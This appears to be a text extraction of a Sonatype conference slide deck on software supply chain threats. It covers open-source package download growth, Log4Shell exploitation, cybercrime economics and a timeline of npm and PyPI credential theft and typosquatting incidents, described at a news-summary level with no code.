


# Software Supply Chain threat landscapes – a moving target


.

Brian Fox – Cofounder & CTO, Sonatype

# BILLIONS




## JavaScript Package Downloads Annualized 2013 - 2020



# Supply Continues to Accelerate...

- New versions = 6,302,733
- New projects = 723,570
- Total available = 37,451,682
- YoY growth = 20%



# Demand Continues to Explode...

**Total annual downloads = 2.2 trillion**


JavaScript / npm remains king

Java / Maven remain queen

**YoY aggregate growth = 73%**


Python and Nuget are smaller but growing faster than Java and JavaScript

**ANNUAL DOWNLOAD VOLUMES, 2021**



**INCREASE IN DOWNLOADS**

Year Over Year 2020 – 2021



Supply chains are everywhere



What is software supply chain management?

A new **(yet proven)** way of thinking.

1. Source parts from fewer and better suppliers.
2. Use only the highest quality parts.
3. Never pass known defects downstream.
4. **Continuously track location of every part.**

W. Edwards Deming



We are not the first **INDUSTRY** to face a  
supply chain **CHALLENGE**



**BUSINESS**

### The Fault in the Cobalt Ignition Switch

JUNE 5, 2004

At the heart of the G.M. recall of 2.6 million Chevy Cobalts and other models was a tiny metal pin called the detent plunger, which would normally serve to hold the ignition in the "run" position.



### A Look Back: How Boeing Overcame The 787's Battery Problems

by **Laura Ash** · August 29, 2020 · 4 minute read



**INVESTIGATIONS**

### Yuma growers adopt safety labels for romaine lettuce after E. coli outbreak

**Robert Anglen** The Republic | [azcentral.com](http://azcentral.com)  
Published 7:49 p.m. MT Nov. 27, 2018



# Phase 1: Exploiting OSS Vulnerabilities

2013



2014




# 2015 COMMONS COLLECTION

CWE-502





## Early days




As of May:

38%

Most Recent Ratio of Pre-2.15 Downloads

7,051



## China-backed APT41 compromised 'at least' six US state governments

Carly Page @carlypage\_ / 10:00 AM EST • March 8, 2022

Comment



Image Credits: Getty Images

“Mandiant said **APT41 began exploiting Log4Shell within hours** of the Apache Foundation publicly sounding the alarm about the vulnerability in December 2021, which led to the compromise of two U.S. state government networks and other targets in the insurance and telecoms industries. After gaining that foothold on the network, APT41 went on to perform “extensive” credential collection.”

<https://techcrunch.com/2022/03/08/apt41-state-governments/>

A person wearing a dark hoodie is sitting at a desk, illuminated by a spotlight from above. The person's face is hidden in shadow. In front of them is a laptop. The background is dark, and the floor has a subtle grid pattern.

# The economics of cybercrime


In 2016 The illicit drug trade was estimated to be worth **435 Billion Dollars**



In 2016 Cybercrime was estimated to be worth **450 Billion Dollars**



# Drugs are not a growth Industry



\$6 Trillion in 2021!  
3<sup>rd</sup> Largest economy after US and China

— Cybercrime — Drug trade


<https://cybersecurityventures.com/cybercrime-damages-6-trillion-by-2021/>

# Greatest transfer of wealth in human history

12000  
10000  
8000  
6000  
4000  
2000  
0

2013 2014 2015 2016 2017 2018 2019 2020 2021 2022 2023 2024 2025


Cybercrime Drug trade



## Phase 2: Creating opportunities

# July 2017

Credentials to 79,000 packages found online, affecting publishing access to 14% of npm repository.



The screenshot shows a GitHub repository page for 'ChALkeR / notes'. The repository has 98 watchers, 1,212 stars, and 86 forks. The file 'Gathering-weak-npm-credentials.md' is selected, showing it was added by ChALkeR on May 12, 2018. The file content includes a title 'Gathering weak npm credentials', a summary of the findings, and a warning about password revocation.

ChALkeR / notes

Sponsor Watch 98 Star 1,212 Fork 86

Code Issues 0 Pull requests 1 Security Insights

Branch: master notes / Gathering-weak-npm-credentials.md Find file Copy path

ChALkeR Add bounty information to appropriate notes 5b867f1 on May 12, 2018

3 contributors

327 Lines (249 sloc) 31.6 KB Raw Blame History

## Gathering weak npm credentials

*Or how I obtained direct publish access to 14% of npm packages (including popular ones).  
The estimated number of packages potentially reachable through dependency chains is 54%.*

*Numbers updated on 2017-07-15 — small update.*

In this post, I speak about three ways of gathering credentials — bruteforce attack, known accounts leaks from other sources (not npm), and npm credentials leaks on GitHub (and other places). *The last one was already covered in the [previous post](#), but it's still a valid source nowadays nevertheless.*

Also check out the npm, Inc [blog post](#) about this, if you haven't seen it already.

### Warning — if your password was revoked by npm recently, read this

This is not a false alarm — your password being revoked basically means that I was able to obtain it by some of the means described in this note (though neither of those involve npm directly). Basically any other person with an internet access (including malicious players) can also do that.


If you are still using that revoked password anywhere — change it everywhere.

## Security

# This typosquatting attack on npm went undetected for 2 weeks

Lookalike npm packages grabbed stored credentials

By [Thomas Claburn](#) in [San Francisco](#) 2 Aug 2017 at 23:34 7 SHARE ▼



A two-week-old campaign to steal malicious code distributed through management registry, has been in npm packages.

# Aug. 2017

## Typosquatting

# Sept. 2017

## Typosquatting

### Python's Official Repository Included 10 'Malicious' Typo-Squatting Modules (bleepingcomputer.com)

Posted by EditorDavid on Sunday September 17, 2017 @12:14AM from the pernicious-packages dept.



An anonymous reader quotes BleepingComputer:

The Slovak National Security Office (NBU) has [identified ten malicious Python libraries uploaded on PyPI](#) -- Python Package Index -- the official third-party software repository for the Python programming language. NBU experts say attackers used a technique known as typosquatting to upload Python libraries with names similar to legitimate packages -- e.g.: "urllib" instead of "urllib." The PyPI repository does not perform any types of security checks or audits when developers upload new libraries to its index, so attackers had no difficulty in uploading the modules online.

Developers who mistyped the package name loaded the malicious libraries in their software's setup scripts. "These packages [contain the exact same code as their upstream package](#) thus their functionality is the same, but the installation script, setup.py, is modified to include a malicious (but relatively benign) code," NBU explained. Experts say the malicious code only collected information on infected hosts, such as name and version of the fake package, the username of the user who installed the package, and the user's computer hostname. Collected data, which looked like "Y:urllib-1.21.1 admin testmachine", was uploaded to a Chinese IP address. NBU officials contacted PyPI administrators last week who removed the packages before officials published a security advisory on Saturday."

# Next Generation Software Supply Chain Attacks

## July 2017 – May 2020

**npm credentials published online.**  
Affects access to 14% of the npm repo (79,000 packages).

**Malicious npm packaged typesquatted.**  
40 packages harvested over two weeks, collecting credentials used to publish to the npm repository itself.

**docker12321 images created on Docker Hub.**  
Later accused of poisoning a Kubernetes honeypot (Jan 2018), and equated to a cryptomining botnet (May 2018).

**"I'm harvesting credit card numbers and passwords from your site. Here's how."**  
David Gilbertson writes a fictional tale on his blog about creating a malicious npm package.

**npm credentials intentionally compromised.**  
A malicious version of a package from a core contributor to the conventional-change-log ecosystem is published. The package was installed 28,000 times in 35 hours and executed a Monero crypto miner.

**Linux distro hacked on GitHub.**  
Unknown individuals gain control of the GitHub Gentoo organization, and modified the content of repositories as well as pages within. All code considered compromised.

**Homebrew repository compromised.**  
Accessed in under 30 minutes through an exposed GitHub API token.

